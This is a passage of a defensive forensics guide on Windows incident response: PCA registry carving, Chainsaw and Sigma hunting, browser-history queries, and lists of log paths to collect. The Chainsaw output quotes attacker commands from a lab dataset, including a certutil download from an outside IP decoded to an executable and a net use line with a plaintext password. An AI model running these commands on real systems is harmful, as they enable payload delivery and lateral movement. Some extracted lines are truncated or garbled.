\b1p\wintrv\bplus.wtk2.exe      2022-12-19 08:52:00.340
\b1p\wintrv\blpwtk2_subprocess.exe 2022-12-19 08:52:03.257
C:\Program Files (x86)\AnyDesk-e03af8e6\AnyDesk-e03af8e6.exe    2022-12-21 07:03:16.590
C:\Program Files (x86)\Microsoft Office\root\Integration\Integrator.exe 2022-12-19 23:56:00.893
C:\Program Files (x86)\Splashtop\Splashtop RemoteServerSRUtility.exe 2023-01-02 23:45:48.168
C:\Program Files (x86)\WinSCP\WinSCP.exe        2023-01-04 07:18:23.282
C:\Program Files\WindowsApps\DeLLInc.DellCommandUpdate_3.0.160.0_x64__htrsfc667h5kn2>Main\DeLLCommandUpdate.exe 2023-01-04 04:52:26.596
C:\Program Files\WindowsApps\Microsoft.WindowsNotePad_11.2209.6.0_x64__8wekyb3d8bbwe\Notepad\Notepad.exe        2022-12-08 23:58:02.049
C:\Program Files\WindowsApps\Microsoft.WindowsNotePad_11.2210.5.0_x64__8wekyb3d8bbwe\Notepad\Notepad.exe        2023-01-04 01:21:55.533
C:\Program Files\WindowsApps\MicrosoftTeams_22287.702.1670.9453_x64__8wekyb3d8bbwe\msteams.exe 2022-11-28 23:36:11.939
C:\Program Files\WindowsApps\MicrosoftTeams_22308.1003.1743.8209_x64__8wekyb3d8bbwe\msteams.exe 2022-12-15 05:21:52.362
C:\Users\>User\AppData\Local\Viber\Viber.exe    2023-01-04 00:49:51.766
C:\Users\>User\Downloads\AnyDesk.exe    2022-12-21 07:03:44.756
C:\Windows\System32\msiexec.exe 2022-12-15 00:40:36.819
C:\Windows\Temp\{2979462F-B8CC-47EF-8553-049C0D9D1DD5}\.be\dotnet-runtime-6.0.12-win-x64.exe    2022-12-15 00:45:03.239
C:\Windows\Temp\{37DD51DB-35B3-4D15-80B1-4430243428AB}\.be\DeLLUpdateSupportAssistPlugin.exe 2022-12-01 10:09:15.544
C:\b1n\Wintrv\wintrv.exe    2023-01-03 23:49:13.698

```

PCA Registry Data

Program Compatibility Assistant also stores data in some Registry keys. Chatting with my man [@biffbiffbiff](#), we have some options to carve that out

```

mount -PSProvider Registry -Name HKU -Root HKEY_USERS;

(gci "HKU:\*\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Compatib
Foreach-Object {
    write-host "----Reg location is $_---" -ForegroundColor Magenta ;
    gp $_ |
    select -property * -exclude PS*, *one*, *edge*
    FL
}

```

```

FLARE 07/02/2023 21:36:34
PS C:\ > (gci "HKU:\*\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Compatibility Assistant\Store\", "HKU:\*\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Layers").PsPath |
>> Foreach-Object {
>>> write-host "----Reg location is $_.PsPath" -ForegroundColor Magenta ;
>>> gp $_ |
>>> select -property * -exclude PS*, *one*, *edge*
>> FL
>> }
----Reg location is Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-21-4090064055-3786174766-129191325-1001\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Compatibility Assistant\Store----

SIGN.MEDIA=1FF3254 setup64.exe : {83, 65, 67, 80...}
C:\Program Files\Internet Explorer\iexplore.exe : {83, 65, 67, 80...}
C:\Program Files\7-Zip\7zFM.exe : {83, 65, 67, 80...}
C:\Program Files (x86)\Java\jre1.8.0_321\bin\ssvagent.exe : {83, 65, 67, 80...}
C:\Users\Frank\Desktop\activities\WindowsTimeline.exe : {83, 65, 67, 80...}
C:\Users\Frank\Desktop\activities\WxCmd.exe : {83, 65, 67, 80...}
C:\Program Files (x86)\dnspy\dnSpy.exe : {83, 65, 67, 80...}
C:\Users\Frank\Desktop\PowerView.exe : {83, 65, 67, 80...}
C:\Program Files\Google\Chrome\Application\chrome.exe : {83, 65, 67, 80...}
C:\Program Files\Microsoft VS Code\Code.exe : {83, 65, 67, 80...}
C:\Users\Frank\.windows-build-tools\vs_BuildTools.exe : {83, 65, 67, 80...}
C:\Users\Frank\Desktop\rans.exe : {83, 65, 67, 80...}
C:\Users\Frank\.windows-build-tools\python27\python.exe : {83, 65, 67, 80...}
C:\Users\Frank\Desktop\Events-Ripper-main\evtxparse.exe : {83, 65, 67, 80...}
C:\Users\Frank\Desktop\UAL\SumECmd.exe : {83, 65, 67, 80...}
C:\Users\Frank\Desktop\Timeline\WindowsTimeline.exe : {83, 65, 67, 80...}

```

Or for something less fancy, but won't print the User SID so it may not be evident which account did what

```

mount -PSProvider Registry -Name HKU -Root HKEY_USERS;
(gci "HKU:\*\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Compatib

```

```

FLARE 07/02/2023 21:37:23
PS C:\ > (gci "HKU:\*\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Compatibility Assistant\Store\", "HKU:\*\Software\Windows NT\CurrentVersion\AppCompatFlags\Layers").Property
C:\Users\Frank\AppData\Local\Microsoft\OneDrive\19.043.0304.0013\FileSyncConfig.exe
SIGN.MEDIA=1FF3254 setup64.exe
C:\Program Files\Internet Explorer\iexplore.exe
C:\Program Files\7-Zip\7zFM.exe
C:\Program Files (x86)\Java\jre1.8.0_321\bin\ssvagent.exe
C:\Users\Frank\Desktop\activities\WindowsTimeline.exe
C:\Users\Frank\Desktop\activities\WxCmd.exe
C:\Program Files (x86)\dnspy\dnSpy.exe
C:\Users\Frank\Desktop\PowerView.exe
C:\Program Files\Google\Chrome\Application\chrome.exe
C:\Program Files\Microsoft VS Code\Code.exe
C:\Users\Frank\.windows-build-tools\vs_BuildTools.exe
C:\Users\Frank\Desktop\rans.exe
C:\Users\Frank\.windows-build-tools\python27\python.exe
C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
C:\Users\Frank\Desktop\Events-Ripper-main\evtxparse.exe
C:\Users\Frank\Desktop\UAL\SumECmd.exe
C:\Users\Frank\Desktop\Timeline\WindowsTimeline.exe
FLARE 07/02/2023 21:37:26

```

Chainsaw

[Chainsaw](#) is an awesome executable for Windows event logs, that leverages sigma rules to carve through the logs and highlight some of the suspicious activity that may have taken place.

It's relatively easy to install and use. You can take logs from a victim machine, and bring them over to chainsaw on your DFIR VM to be examined, you just have to point chainsaw at the directory the collected logs are in

```
.\chainsaw.exe hunt 'C:\CollectedLogs' --rules sigma_rules/ --mapping mapping_file
```

```
[09/27/2021 19:41:06] | PS C:\Users\IEUser\Downloads\chainsaw_x86_64-pc-windows-msvc\chainsaw > .\chainsaw.exe hunt 'C:\Users\IEUser\Desktop\c56-cyberCorp\Downloads\CyberPolygon\artifacts\' --rules sigma_rules/ --mapping mapping_files/sigma-mapping.yml
>>


By F-Secure Countercept (Author: @FranticTyping)



[+] Found 333 EVTX files  
[+] Converting detection rules..  
[+] Loaded 835 detection rules (90 were not loaded)  
[+] Printing results to screen  
[+] Hunting: [=====] 333/333 -



[+] Detection: (External Rule) - Suspicious Command Line



| system_time         | id   | detection_rules                                | computer_name                   | Event.EventData.CommandLine                                                      | process_name                     |
|---------------------|------|------------------------------------------------|---------------------------------|----------------------------------------------------------------------------------|----------------------------------|
| 2020-06-20 19:29:06 | 4688 | + Rundll32 Without Parameters                  | "DESKTOP-BZ202CP.cybercorp.com" | rundll32.exe                                                                     | C:\Windows\System32\rundll32.exe |
| 2020-06-20 19:30:00 | 4688 | + Local Accounts Discovery + Whoami Execution  | "DESKTOP-BZ202CP.cybercorp.com" | whoami                                                                           | C:\Windows\System32\whoami.exe   |
| 2020-06-20 19:31:08 | 4688 | + Suspicious Certutil Command                  | "DESKTOP-BZ202CP.cybercorp.com" | certutil -urlcache -f http://196.6.112.70/disco.jpg C:\Windows\TEMP\disco.jpg:sh | C:\Windows\System32\certutil.exe |
| 2020-06-20 19:31:16 | 4688 | + Suspicious Certutil Command                  | "DESKTOP-BZ202CP.cybercorp.com" | certutil -decode C:\Windows\TEMP\disco.jpg:sh C:\Windows\TEMP\sh.exe             | C:\Windows\System32\certutil.exe |
| 2020-06-20 19:33:03 | 4688 | + Local Accounts Discovery + Net.exe Execution | "DESKTOP-BZ202CP.cybercorp.com" | net user                                                                         | C:\Windows\System32\net.exe      |
| 2020-06-20 19:33:03 | 4688 | + Local Accounts Discovery + Net.exe Execution | "DESKTOP-BZ202CP.cybercorp.com" | C:\Windows\system32\net1 user                                                    | C:\Windows\System32\net1.exe     |
| 2020-06-20 19:33:10 | 4688 | + Net.exe Execution                            | "DESKTOP-BZ202CP.cybercorp.com" | net localgroup administrators                                                    | C:\Windows\System32\net.exe      |
| 2020-06-20 19:33:10 | 4688 | + Net.exe Execution                            | "DESKTOP-BZ202CP.cybercorp.com" | C:\Windows\system32\net1 localgroup administrators                               | C:\Windows\System32\net1.exe     |
| 2020-06-20 19:35:38 | 4688 | + Local Accounts Discovery                     | "DESKTOP-BZ202CP.cybercorp.com" | net use \\192.168.184.100\c\$ /user:cybercorp\backupsrv !!feb15th2k6!!           | C:\Windows\System32\net.exe      |



[+] 9 Detections Found


```

Browser History

We can go and get a users' browers history if you have the machine.

You'll find the SQL DB file that stores the history in the following:

- Chrome : \Users*\AppData\Local\Google\Chrome\User Data\Default\History
 - Edge C:\Users*\AppData\Local\Microsoft\Edge\User Data\Default\History
 - Safari /System/Volumes/Data/Users/*/Library/Safari/History.db , Downloads.plist
 - Firefox C:\Users*\AppData\Roaming\Mozilla\Firefox\Profiles*\Downloads.json,
Places.sqlite

Once retrieved, you can open it via `sqlite3` or a [web-browser GUI](#).

- The GUI doesn't need much guidance, so lets chat command line.

Fire it up: `sqlite3 history.db`

[2022-Feb-09 13:17:44 GMT] ~/Downloads
[ -> sqlite3 history.db]

List the tables, which are like 'folders' that contain categorised data

.tables

```
[2022-Feb-09 13:17:49 GMT] ~/Downloads
[?] -> sqlite3 history.db
SQLite version 3.36.0 2021-06-18 18:58:49
Enter ".help" for usage hints.
sqlite> .tables
clusters                      downloads_slices          typed_url_sync_metadata
clusters_and_visits            downloads_url_chains    urls
content_annotations            keyword_search_terms   visit_source
context_annotations            meta
downloads                     segment_usage           visits
downloads_reroute_info         segments
sqlite>
```

If you just run `select * from downloads;`, you'll be annoyed by the messy output

```
sqlite> select * from downloads;
1|114f7c40-6357-4d48-a205-c0b6b87738b2|C:\Users\ben.ford\Downloads\Greenshot-INSTALLER-1.2.10.6-RELEASE.exe
2.10.6-RELEASE.exe|13263492972866534|1783200|1783200|1|0|0||13263492974579781|1|13263492986156138|0|https://ads/|https://www.google.com/|||"c16f86882d5a102ed7a0fbcc0874d102"!Wed, 09 Aug 2017 15:35:31 GMT|application/ef619914-f2cf-4bef-bf4e-9a723025b2fc|C:\Users\ben.ford\Downloads\lghub_installer.exe|C:\Users\ben.ford\Downloads\424141131424|1|0|0||13263493547065783|1|13263493684033743|0|https://www.logitech.com/||https://www.logitech.com/|||"2a2c744380e8bc5e768410357bfd122e-5"!Thu, 15 Apr 2021 18:08:12 GMT|application/octet-stream|application/8fa55e40-2e8b-40e3-a4f7-7cb8b5a121be|C:\Users\ben.ford\Downloads\UnifiedCommunicatorAdvanced.msi|C:\Users\13263503428743683|42602496|42602496|1|0|0||13263503437543725|0|0|0||https://nam12.safelinks.protection.outlook.com/|
```

To transform the data to something more useful to look at, try this, which will open it up in excel:

```
.excel
.headers on
select * from downloads;
```

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
1	114f7c40-6357-4d48-a205-c0b6b87738b2	C:\Users\ben.ford\Downloads\Greenshot-INSTALLER-1.2.10.6-RELEASE.exe		1.3263E+16	1783200	1783200	1	0	0	1.3263E+16	1	1.3263E+16	0	https://getgreenshot.org/ https://getgreenshot.org/			
2	ef619914-f2cf-4bef-bf4e-9a723025b2fc	C:\Users\ben.ford\Downloads\lghub_installer.exe		1.3263E+16	41131424	41131424	1	0	0	1.3263E+16	1	1.3263E+16	0	https://www.logitech.com/ https://www.logitech.com/			
3	8fa55e40-2e8b-40e3-a4f7-7cb8b5a121be	C:\Users\ben.ford\Downloads\UnifiedCommunicatorAdvanced.msi		1.3264E+16	42602496	42602496	1	0	0	1.3264E+16	0	0	0	https://nam12.safelinks.protection.outlook.com/			
4	fd0685f9-0d4c-420d-90d0-55c5a2a2a2a2	C:\Users\ben.ford\Downloads\424141131424		1.3264E+16	115396608	115396608	1	0	0	1.3264E+16	1	1.3264E+16	0	https://nam12.safelinks.protection.outlook.com/			
5	9cf619f4-15c3-4c3b-933b-13264e16	C:\Users\ben.ford\Downloads\147187232		1.3264E+16	147187232	147187232	1	0	0	1.3264E+16	1	1.3264E+16	0	https://software.watchguard.com/ https://softw			
6	ddb267f2-311c-4a0d-90d0-55c5a2a2a2a2	C:\Users\ben.ford\Downloads\3963192		1.3264E+16	3963192	3963192	1	0	0	1.3264E+16	1	1.3264E+16	0	https://notepad-plus-plus.org/ https://note			
7	75d6d0250-5c4c-420d-90d0-55c5a2a2a2a2	C:\Users\ben.ford\Downloads\581160		1.3264E+16	581160	581160	1	0	0	1.3264E+16	1	1.3264E+16	0	https://www			
8	0799088c-d6c3-4c3b-933b-13264e16	C:\Users\ben.ford\Downloads\581184		1.3264E+16	581184	581184	1	0	0	1.3264E+16	1	1.3264E+16	0	https://www			
9	98f078479-95c3-4c3b-933b-13264e16	C:\Users\ben.ford\Downloads\12446336		1.3264E+16	12446336	12446336	1	0	0	1.3264E+16	1	1.3264E+16	0	https://ap			
10	11f65f2e00-bb4c-420d-90d0-55c5a2a2a2a2	C:\Users\ben.ford\Downloads\26767131		1.3264E+16	26767131	26767131	1	0	0	1.3264E+16	0	0	0	https://ap.sccnet.com/ln0 https://ap.sc			
11	6c4274ed-fc4c-4c3b-933b-13264e16	C:\Users\ben.ford\Downloads\251586		1.3264E+16	251586	251586	1	0	0	1.3264E+16	1	1.3264E+16	0	https://nam12.safelinks.protection.outlook.com/			

And then if you tidy this up it's easy to see what the user downloaded and from where

A	B	C	D	E	F	G	H	I	J
id	target_path	referrer							
2	C:\Users*\Downloads\FakeActivation.zip	https://github.com/Endermanch/MalwareDatabase/blob/master/trojans/FakeActivation.zip							
3	C:\Users*\Downloads\FakeActivation (1).zip	https://github.com/Endermanch/MalwareDatabase/blob/master/trojans/FakeActivation.zip							
4	C:\Users*\Downloads\AdAvenger.zip	https://github.com/Endermanch/MalwareDatabase/blob/master/fakescanners/AdAvenger.zip							
5	C:\Users*\Downloads\WindowsSupport.zip	https://github.com/Endermanch/MalwareDatabase/blob/master/fakescanners/WindowsSupport.zip							
6	C:\Users*\Downloads\Antivirus 2010.zip	https://github.com/Endermanch/MalwareDatabase/blob/master/rogues/Antivirus%202010.zip							
7	C:\Users*\Downloads\Fantom.zip	https://github.com/Endermanch/MalwareDatabase/blob/master/ransomwares/Fantom.zip							
8	C:\Users*\Downloads\NoMoreRansom.zip	https://github.com/Endermanch/MalwareDatabase/blob/master/ransomwares/NoMoreRansom.zip							

You can also tidy it up with the following

```
.mode line #makes it look niceer
select * from moz_places;
```

```
    id = 26
    url = https://www.knowbe4.com/anz-ransomware-simulator-tool-ga?utm_term=%2Bknowbe4%27s&utm_campaign=Google_Brand_Search_AU&utm_source=google&utm_medium=ppc&ma
e=b&network=g&device=&adposition=&keyword=%2Bknowbe4%27s&gclid=EAiaIQobChMI0PrPt5KQ9g1VFiUrCh38_Q6_EAAYASABEgKzLPD_BwE
    title = Ransomware Simulator | KnowBe4
    rev_host = moc.4ebwonk.www.
    visit_count = 1
    hidden = 0
    typed = 0
    frecency = 100
last_visit_date = 1645424104713000
    guid = uDdxZw1V7yUP
foreign_count = 0
    url_hash = 47359251660420
    description = Find out if your endpoint protection actually blocks ransomware and cryptomining infections with KnowBe4's Ransomware Simulator Tool.
preview_image_url = VALUE
    origin_id = 11

    id = 27
    url = https://www.knowbe4.com/typ-ransim-form-uki?submissionGuid=a4b01f64-ef49-4ded-a879-e818899a1290
    title = Thank You - RanSim Tool | KnowBe4
    rev_host = moc.4ebwonk.www.
    visit_count = 1
    hidden = 0
    typed = 0
    frecency = 100
last_visit_date = 1645424154927000
    guid = sfIrnsoNiuEs
foreign_count = 0
    url_hash = 47357528745644
    description = Thank you for requesting your KnowBe4 RanSim Tool.
preview_image_url = VALUE
    origin_id = 11

    id = 28
    url = https://ransim.knowbe4.com/downloads/ransim.zip
    title = ransim.zip
    rev_host = moc.4ebwonk.misnar.
    visit_count = 0
    hidden = 0
    typed = 0
    frecency = 0
last_visit_date = 1645424160434000
    guid = hwL_oluxAudf
foreign_count = 0
    url_hash = 47359247507517
    description = VALUE
preview_image_url = VALUE
    origin_id = 12
```

Which logs to pull in an incident

- Basics
- Security Products Logs
- Other Microsoft logs
- Remote Management Logs
- Cerutil History

Basics

Windows Event Logs can be found in `C:\windows\System32\winevt\Logs\`. To understand the general Event IDs and logs, you can [read more here](#)

But knowing which logs to pull of the hundreds can be disorientating. Fortunately, there really aren't that many to work with. This is for a myriad of reasons:

- Most clients will not flick on additional logging features. This means that there are actually few logs that provide security value
- A lot of logs are diagnostic in nature, so we don't have to pull these.
- Even when certain logs do have security value - like PowerShell logs - if an incident happened 2 months ago, and a partner did not store their logs elsewhere it is likely that these logs have been overwritten.

Let's signpost the logs you absolutely want to grab every time.

[Here's a script that can automate collection for staple logs from below](#)

Sysmon

`C:\windows\System32\winevt\Logs\Sysmon.evtx`

You're never going to see Sysmon deployed. In 99% of the incidents I've been in, they never have it.

But if you DO ever see sysmon, please do pull this log. It is designed to enrich logs with security value, and is a standard tool for many SOCs / SIEMs

Holy Trinity

`C:\windows\System32\winevt\Logs\Application.evtx`
`C:\windows\System32\winevt\Logs\Security.evtx`
`C:\windows\System32\winevt\Logs\System.evtx`

These are the staple logs you will likely pull every single time.

These are the logs that will give you a baseline insight into an incident: the processes, the users, the sign ins (etc)

Defender & security products

`C:\windows\System32\winevt\Logs\Microsoft-Windows-Windows Defender%40perational.evtx`

We already get Defender alerts, but pulling the defender log is beneficial for log ingestion later.

We can correlate Defender alerts to particular processes.

PowerShell

C:\windows\System32\winevt\Logs\Microsoft-Windows-PowerShell%4Operational.evtx

By default, PowerShell logs are pretty trash. But I'll pull them regardless if there is ever an AMSI / PwSh related alert or artefact in the other logs. This will give insight into the commands an adversary has run.

If you know the user who is involved in the suspicious process, there is a [PowerShell history artefact](#) you can pull on.

C:\Users\
<username>\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt

Replace the username field with the username you have, and you will get a TXT file with the history of the users PowerShell commands - sometimes!

RDP and WinRM logs

C:\windows\System32\winevt\Logs\Microsoft-Windows-TerminalServices-RemoteConnecti
C:\windows\System32\winevt\Logs\Microsoft-Windows-TerminalServices-LocalSessionMa
C:\windows\System32\winevt\Logs\Microsoft-Windows-WinRM%4Operational.evtx

Pull these to gain insight into the username, source IP address, and session time for RDP and WinRM's PowerShell remoting. This resource can advise further:


<https://ponderthebits.com/2018/02/windows-rdp-related-event-logs-identification-tracking-and-investigation/>

If you've got "RDS.. through the Remote Desktop Gateway" collect

C:\Windows\System32\winevt\Logs\Microsoft-Windows-TerminalServices-Gateway%4Operational.evtx . Filter for the following Event IDs:

- 300 & 200 will show the username and IP address that was part of the authentication
- 303 will show the above, but also session duration show BYTES IN and OUT, which may give some context for data exfil (but vague context)

```
2023-02-09 10:00:00 [INFO] Downloaded_00110000_Data
```



By F-Secure Countercept (@FranticTyping, @AlexKornitzer)

```
[+] Found 8 EVTX files  
[+] Searching event logs...  
---
```

Event:

System:

```
    Channel: Microsoft-Windows-TerminalServices-Gateway/Operational  
    Computer: TermServ.
```

Correlation: ~

EventID: 303

EventRecordID: 3478

Execution_attributes:

```
    ProcessID: 10400
```

```
    ThreadID: 17596
```

Keywords: "0x400000001000000"

Level: 4

Opcode: 44

Provider_attributes:

```
    Guid: 4D5AE6A1-C7C8-4E6D-B840-4D8080B42E1B
```

```
    Name: Microsoft-Windows-TerminalServices-Gateway
```

Security_attributes:

```
    UserID: S-1-5-20
```

Task: 3

TimeCreated_attributes:

```
    SystemTime: "2023-02-09T10:43:31.720083Z"
```

Version: 0

UserData:

EventInfo:

```
    AuthType: ""
```

BytesReceived: "1046410"

BytesTransferred: "272140"

```
    ConnectionProtocol: HTTP
```

```
    ErrorCode: 1226
```

IpAddress: 172.96.160.214

Resource: termserv.

SessionDuration: "76"

Username: [REDACTED]\fal

EventInfo_attributes:

```
    xmlns: aag
```

Event_attributes:

```
    xmlns: "http://schemas.microsoft.com/win/2004/08/events/event"
```

Miscellaneous logs

There are some other logs that you'll pull on if the context is appropriate

C:\windows\System32\winevt\Logs\Microsoft-Windows-Shell-Core%4Operational.evtx

- This can offer insight into execution from registry run keys

C:\windows\System32\winevt\Logs\Microsoft-Windows-Bits-Client%4Operational.evtx

- Adversaries can use BITS to do all kinds of malicious things

C:\Windows\System32\winevt\Logs\Microsoft-WindowsTaskScheduler%4Operational

- Detail in scheduled tasks - though we would likely be able to get this telemetry elsewhere

Security Products Logs

Sometimes, it's helpful to go and pull other Security Solutions' logs and files.

Much of the below is taken from [Velociraptor's implementation of KAPE](#)

Bitdefender:

C:\ProgramData\Bitdefender\Endpoint Security\Logs\

C:\ProgramData\Bitdefender\Desktop\Profiles\Logs\

C:\Program Files*\Bitdefender**.db

C:\Program Files\Bitdefender\Endpoint Security\Logs\system**.xml

C:\ProgramData\Bitdefender\Endpoint Security\Logs\Firewall*.txt

Carbon Black

C:\ProgramData\CarbonBlack\Logs*.log

C:\ProgramData\CarbonBlack\Logs\AmsiEvents.log

Cisco AMP

C:\Program Files\Cisco\AMP*.db

Cylance / Blackberry

C:\ProgramData\Cylance\Desktop

C:\Program Files\Cylance\Desktop\log* log

C:\ProgramData\Cylance\Desktop\chp.db

C:\ProgramData\Cylance\Optics\Log

Elastic Endpoint Security

C:\program files \elastic\endpoint\state\log

ESET: Parser available at <https://github.com/laciKE/EsetLogParser>

C:\ProgramData\ESET\ESET NOD32 Antivirus\Logs\

FireEye Endpoint Security

Databases were encrypted, so can't be accessed easily. From Fireeye documentation, you can get logs via command 'xagt -g example_log.txt'.

C:\ProgramData\FireEye\xagt*.db

F-Secure

C:\Users*\AppData\Local\F-Secure\Log**.log

C:\ProgramData\F-Secure\Antivirus\ScheduledScanReports\

C:\ProgramData\F-Secure\EventHistory\event

Kaspersky

C:\Windows\system32\winevt\logs

Malware Bytes

C:\ProgramData\Malwarebytes\Malwarebytes Anti-Malware\Logs\mbam-log-*.xml

C:\ProgramData\Malwarebytes\MBAMService\logs\mbamservice.log
C:\Users*\AppData\Roaming\Malwarebytes\Malwarebytes Anti-Malware\Logs\
C:\ProgramData\Malwarebytes\MBAMService\ScanResults\

McAfee

C:\ProgramData\McAfee\Endpoint Security\Logs*.log
C:\ProgramData\McAfee\Endpoint Security\Logs_Old*
C:\ProgramData\McAfee\VirusScan*
C:\ProgramData\McAfee\VirusScan\Quarantine\quarantine*.db
C:\ProgramData\McAfee\DesktopProtection*.txt

Palo Alto Networks XDR

C:\ProgramData\Cyvera\Logs*.log

Sentinel One:

C:\programdata\sentinel\logs*.log, *.txt
C:\windows\System32\winevt\Logs\SentinelOne*.evtx
C:\ProgramData\Sentinel\Quarantine

Sophos:

C:\ProgramData\Sophos\Sophos Anti-Virus\logs*.txt.
C:\ProgramData\Sophos\Endpoint Defense\Logs*.txt

Symantec

C:\ProgramData\Symantec\Symantec Endpoint Protection*\Data\Logs\
C:\Users*\AppData\Local\Symantec\Symantec Endpoint Protection\Logs\

C:\Windows\System32\winevt\logs\Symantec Endpoint Protection Client.evtx

C:\ ProgramData\Symantec\Symantec Endpoint Protection*\Data\Quarantine\

Trend Micro

C:\ProgramData\Trend Micro\

C:\Program Files*\Trend Micro\Security Agent\Report*.log,

C:\Program Files*\Trend Micro\Security Agent\ConnLog*.log

Webroot:

C:\ProgramData\WRData\WRLog.log

Other Microsoft logs

Defender:

C:\ProgramData\Microsoft\Microsoft AntiMalware\Support\

C:\ProgramData\Microsoft\Windows Defender\Support\

C:\Windows\Temp\MpCmdRun.log

IIS (web) logs - can be application specific log directories and names at times

C:\Windows\System32\LogFiles\W3SVC**.log

C:\Inetpub\logs\LogFiles*.log

C:\inetpub\logs\LogFiles\W3SVC**.log,

C:\Resources\Directory*\LogFiles\Web\W3SVC**.log

MSQL

C:\Program Files\Microsoft SQL Server*\MSSQL\LOG\ERRORLOG

OneNote

C:\Users*\AppData\Local\Packages\Microsoft.Office.OneNote_8wekyb3d8bbwe\LocalSta
C:\Users*\AppData\Local\Packages\Microsoft.Office.OneNote_8wekyb3d8bbwe\LocalSta
C:\Users*\AppData\Local\Packages\Microsoft.Office.OneNote_8wekyb3d8bbwe\LocalSta
C:\Users*\AppData\Local\Packages\Microsoft.Office.OneNote_8wekyb3d8bbwe\LocalSta
C:\Users*\AppData\Local\Packages\Microsoft.Office.OneNote_8wekyb3d8bbwe\LocalSta

Teams

C:\Users*\AppData\Roaming\Microsoft\Teams\IndexedDB\https_teams.microsoft.com_0.
C:\Users*\AppData\Roaming\Microsoft\Teams\Local Storage\leveldb\
C:\Users*\AppData\Roaming\Microsoft\Teams\Cache\
C:\Users*\AppData\Roaming\Microsoft\Teams\desktop-config.json, lazy_ntfs, JSON con
C:\Users*\AppData\Local\Packages\MicrosoftTeams_8wekyb3d8bbwe\LocalCache\Microso

OneDrive

C:\Users*\AppData\Local\Microsoft\OneDrive\logs\
C:\Users*\AppData\Local\Microsoft\OneDrive\settings\
C:\Users*\OneDrive*\

PST & OSTs

C:\Users*\Documents\Outlook Files*.pst
C:\Users*\Documents\Outlook Files*.ost
C:\Users*\AppData\Local\Microsoft\Outlook*.pst
C:\Users*\AppData\Local\Microsoft\Outlook*.ost
C:\Users*\AppData\Local\Microsoft\Outlook*.nst
C:\Users*\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\. #Attachmen

Exchange:

```
C:\Program Files\Microsoft\Exchange Server\*\Logging\  
C:\Windows\Microsoft.NET\Framework*\v*\Temporary ASP.NET Files\*\*  
C:\inetpub\wwwroot\aspnet_client\*\**\  
C:\Inetpub\wwwroot\aspnet_client\system_web\*\*  
C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\*\*\*\  
C:\Program Files\Microsoft\Exchange Server\*\TransportRoles\Logs\*\*.log
```

Remote Management Logs

Things that MSPs, SysAdmins, and bad guys love to use

ScreenConnect:

```
C:\Program Files*\ScreenConnect\App_Data\Session.db  
C:\Program Files*\ScreenConnect\App_Data\User.xml  
C:\ProgramData\ScreenConnect Client*\user.config
```

Splashtop

```
C:\windows\System32\winevt\Logs\Splashtop-Splashtop Streamer-Remote Session%4oper  
C:\windows\System32\winevt\Logs\Splashtop-Splashtop Streamer-Status%4Operational.
```

AnyDesk

```
C:\Users\*\AppData\Roaming\AnyDesk\*.trace  
C:\ProgramData\AnyDesk\*.trace  
C:\Users\*\Videos\AnyDesk\*.anydesk  
C:\Users\*\AppData\Roaming\AnyDesk\connection_trace.txt  
C:\ProgramData\AnyDesk\connection_trace.txt
```

C:\Windows\SysWOW64\config\systemprofile\AppData\Roaming\AnyDesk*

Kaseya

C:\Users*\AppData\Local\Kaseya\Log\KaseyaLiveConnect\

C:\ProgramData\Kaseya\Log\Endpoint*

C:\Program Files*\Kaseya*\agentmon.log

C:\Users*\AppData\Local\Temp\KASetup.log

C:\Windows\Temp\KASetup.log

C:\ProgramData\Kaseya\Log\KaseyaEdgeServices\

RAdmin

C:\Windows\SysWOW64\rserver30\Radm_log.htm

C:\Windows\System32\rserver30\Radm_log.htm

C:\Windows\System32\rserver30\CHATLOGS**.htm

C:\Users*\Documents\ChatLogs**.htm

TeamViewer

C:\Program Files*\TeamViewer\connections*.txt

C:\Program Files*\TeamViewer\TeamViewer*_LogFile*

C:\Users*\AppData\Roaming\TeamViewer\MRU\RemoteSupport*

RealVNC

C:\Users*\AppData\Local\RealVNC\vncserver.log

mRemoteNG

C:\Users*\AppData\Roaming\mRemoteNG\mRemoteNG.log

C:\Users*\AppData\Roaming\mRemoteNG\confCons.xml

C:\Users*\AppData*\mRemoteNG**10\user.config

Cerutil History

Cerutil creates some archives

. \certutil.exe	5868	QuerySecurityFile	C:\Users\IEUser\AppData\LocalLow
. \certutil.exe	5868	CloseFile	C:\Users\IEUser\AppData\LocalLow
. \certutil.exe	5868	CreateFile	C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\B398B80134F72209547439DB21AB308D_A4CF
. \certutil.exe	5868	CreateFile	C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\B398B80134F72209547439DB21AB308D_A4CF
. \certutil.exe	5868	QueryStandardInformationFile	C:\Users\IEUser\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\B398B80134F72209547439DB21AB308D_A4CF
. \certutil.exe	5868	ReadFile	R:\Users\IEUser\AnonData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\R398B80134F72209547439DB21AB308D_A4CF

C:\Users*\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\

Strings it homie!

```
